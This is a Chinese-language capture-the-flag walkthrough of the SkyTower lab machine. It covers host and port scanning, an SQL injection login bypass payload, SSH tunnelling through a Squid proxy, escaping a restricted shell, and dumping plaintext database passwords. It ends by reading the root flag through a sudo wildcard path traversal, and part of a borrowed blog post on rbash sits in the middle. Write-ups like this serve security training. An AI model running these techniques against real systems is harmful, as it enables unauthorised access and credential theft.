一、信息收集

1. 主机发现

```
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 10.0.2.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:69:95:14       PCS Systemtechnik GmbH
10.0.2.15       08:00:27:54:4a:37       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.182 seconds (117.32 hosts/sec). 4 responded
```

2. 端口扫描，开放了22、80、3128端口，3128端口为http-proxy

```
└─$ nmap -p- -sV -sC 10.0.2.15
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 23:08 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
22/tcp   filtered ssh
80/tcp   open     http         Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
|_http-title: ERROR: The requested URL could not be retrieved

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.47 seconds
```


3. 发现有web服务，识别一下指纹

```
└─$ whatweb http://10.0.2.15
http://10.0.2.15 [200 OK] Apache[2.2.22], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.2.22
(Debian)], IP[10.0.2.15], PasswordField[password]
```

4. 扫描一下目录


```
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.0.2.15/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.15/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 286]
/.htaccess            (Status: 403) [Size: 286]
/background           (Status: 200) [Size: 2572609]
/cgi-bin/             (Status: 403) [Size: 285]
/index                (Status: 200) [Size: 1136]
/server-status        (Status: 403) [Size: 290]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

5. 访问一下网站，/index是登陆界面，/background是一张图片




二、getshell

1. 登陆框email处存在sql注入



2. 过滤了=，使用ll绕过

```
' || 1=1 #
```



3. 登陆后发现有一个ssh用户名密码

```
Username: john
Password: hereisjohn
```

4. 尝试使用该口令登陆ssh，结果无法连接，前面端口扫描时发现主机的3128端口有http-proxy服务，可以利用该服务将ssh通过http代理隧道转发到127.0.0.1:1234上，通过http隧道尝试连接ssh

```
proxytunnel -p 10.0.2.15:3128 -d 127.0.0.1:22 -a 1234
```

```
└─$ ssh john@127.0.0.1 -p 1234
The authenticity of host '[127.0.0.1]:1234 ([127.0.0.1]:1234)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:1234' (ECDSA) to the list of known hosts.
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 127.0.0.1 closed.
```

5. 结果又报错了，在命令后加上/bin/bash指定执行bash shell，成功获取shell

```
ssh john@127.0.0.1 -p 1234 /bin/bash
```

```
└─$ ssh john@127.0.0.1 -p 1234 /bin/bash
john@127.0.0.1's password:
id
uid=1000(john) gid=1000(john) groups=1000(john)
ls
pwd
/home/john
ls -al
total 24
drwx------ 2 john john 4096 Jun 20  2014 .
drwxr-xr-x 5 root root 4096 Jun 20  2014 ..
-rw------- 1 john john    7 Jun 20  2014 .bash_history
-rw-r--r-- 1 john john  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 john john 3437 Jun 20  2014 .bashrc
-rw-r--r-- 1 john john  675 Jun 20  2014 .profile
```

三、权限提升

1. 经过一番查找，在/var/www目录下找到了web源码，在login.php中发现了mysql口令

```
cd /var/www
ls
background2.jpg
background.jpg
index.html
login.php
cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');
```

2. 尝试登陆mysql发现不能正常秩序sql语句，猜测是shell受限，网上查找了一番资料，发现修改bash文件即可实现对指定用户shell进行限制

linux如何从shell限制用户的访问命令

猫步旅人　2021-07-20　2,003　阅读13分钟

这段时间思考了这么一个问题，如何限制 linux 系统中登录用户的访问权限。

方案一

以 rbash 的方式来限制用户的访问权限，在 ubuntu 系统中，直接使用

shell 复制代码

```
bash -r
```

就可以进入 rbash，在 centos 7 系统中，不支持直接使用，可以建立软链接的方式

shell 复制代码

```
ln -s /bin/bash /bin/rbash

useradd -s /bin/rbash testuser
```

这样，新创建的用户 testuser 的 shell 环境就是 rbash 环境。rbash 主要对用户做了如下限制

- 使用命令cd更改目录
- 设置或者取消环境变量的设置（SHELL, PATH, ENV, or BASH_ENV）
- 指定包含参数'/'的文件名

3. 在/home/john目录下发现有.bashrc文件，该文件相当于bash shell的配置文件，将该文件删除，再次登陆ssh，成功获取完整的shell环境

```
└─$ ssh john@127.0.0.1 -p 1234
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 23:32:27 2023 from localhost
john@SkyTower:~$ id
uid=1000(john) gid=1000(john) groups=1000(john)
john@SkyTower:~$ lsb_release -a
-bash: lsb_release: command not found
john@SkyTower:~$ cat /proc/version
Linux version 3.2.0-4-amd64 (debian-kernel@lists.debian.org) (gcc version 4.6.3 (Debian 4.6.3-14) ) #1 S
MP Debian 3.2.54-2
john@SkyTower:~$
```

4. 再次登陆mysql，在SkyTech库下发现一个login表，在login表中找到了几个用户信息

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

mysql> select SkyTech;
ERROR 1054 (42S22): Unknown column 'SkyTech' in 'field list'
mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_SkyTech  |
+--------------------+
| login              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from login;
+----+--------------------+--------------+
| id | email              | password     |
+----+--------------------+--------------+
|  1 | john@skytech.com   | hereisjohn   |
|  2 | sara@skytech.com   | ihatethisjob |
|  3 | william@skytech.com | senseable    |
+----+--------------------+--------------+
3 rows in set (0.00 sec)

mysql>
```

5. 退出john，使用sara指定bash shell登陆ssh

```
└─$ ssh sara@127.0.0.1 -p 1234 /bin/bash
sara@127.0.0.1's password:
Permission denied, please try again.
sara@127.0.0.1's password:
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

6. 发现shell同样受限，但是可以执行sudo -l，删除.bashrc文件，然后重新登陆，发现不能通过sudo su获取root权限，从上面的sudo -l看到可以无密码使用cat命令和ls命令，利用sudo ls和sudo cat成功读取到/root目录下的文件，flag.txt文件中存在root用户密码

```
└─$ ssh sara@127.0.0.1 -p 1234
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 26 00:35:20 2023 from localhost
sara@SkyTower:~$ sudo su
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/su' as root on SkyTower.local.
sara@SkyTower:~$ cat /root
cat: /root: Permission denied
sara@SkyTower:~$ sudo ls /accounts/../root
flag.txt
sara@SkyTower:~$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:~$
```